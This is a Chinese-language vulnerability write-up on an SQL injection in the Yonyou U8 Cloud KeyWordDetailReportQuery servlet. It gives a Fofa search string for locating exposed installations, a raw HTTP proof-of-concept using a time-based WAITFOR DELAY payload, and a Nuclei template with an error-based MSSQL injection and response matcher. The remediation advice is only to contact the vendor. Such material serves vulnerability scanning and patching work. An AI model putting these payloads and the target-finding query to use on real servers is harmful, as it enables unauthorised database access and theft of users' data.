# 用友U8 cloud KeyWordDetailReportQuery SQL注入

## 漏洞描述

用友U8 Cloud 提供企业级云ERP整体解决方案，全面支持多组织业务协同，实现企业互联网资源连接。 U8 Cloud 亦是亚太地区成长型企业最广泛采用的云解决方案。用友U8 cloud KeyWordDetailReportQuery 接口处存在SQL注入漏洞，攻击者未经授权可以访问数据库中的数据，从而盗取用户数据，造成用户信息泄露。

## 漏洞复现

1. Fofa

app="用友-U8-Cloud"

1. Poc

POST /servlet/~iufo/nc.itf.iufo.mobilereport.data.KeyWordDetailReportQuery HTTP/1.1

Host: your-ip


User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Type: application/json

Accept-Encoding: gzip

Connection: close

{"reportType":"';WAITFOR DELAY '0:0:5'--","usercode":"18701014496","keyword":[{"keywordPk":"1","keywordValue":"1","keywordIndex":1}]}



1. Nuclei

id: yongyou-nc-fileread-nc\_uap\_lfw\_file\_action\_DocServlet

info:

name: 用友U8 cloud KeyWordDetailReportQuery存在sql注入漏洞

author:

severity: medium

description: 用友U8 Cloud KeyWordDetailReportQuery接口处存在sql漏洞，攻击者可通过该漏洞获取数据库中的敏感信息。

metadata:

fofa-query: app="用友-U8-Cloud"

http:

- raw:

- |

POST /servlet/~iufo/nc.itf.iufo.mobilereport.data.KeyWordDetailReportQuery HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0 info

Content-Length: 207

Accept: \*/\*

Accept-Charset: GBK,utf-8;q=0.7,\*;q=0.3

Accept-Language: zh-CN,zh;q=0.8

Cache-Control: max-age=0

Content-Type: application/json

Accept-Encoding: gzip

Connection: close

SL-CE-SUID: 29

{"reportType": "' AND 2780 IN (select sys.fn\_sqlvarbasetostr(HashBytes('MD5','123456'))) AND 'njGF'='njGF", "usercode": "18701014496", "keyword": [{"keywordPk": "1", "keywordValue": "1", "keywordIndex": 1}]}

matchers:

- type: dsl

dsl:

- 'status\_code==200 && contains\_all(body,"e10adc3949ba59abbe56e057f20f883e")'

## 修复建议

1、请联系厂商进行修复。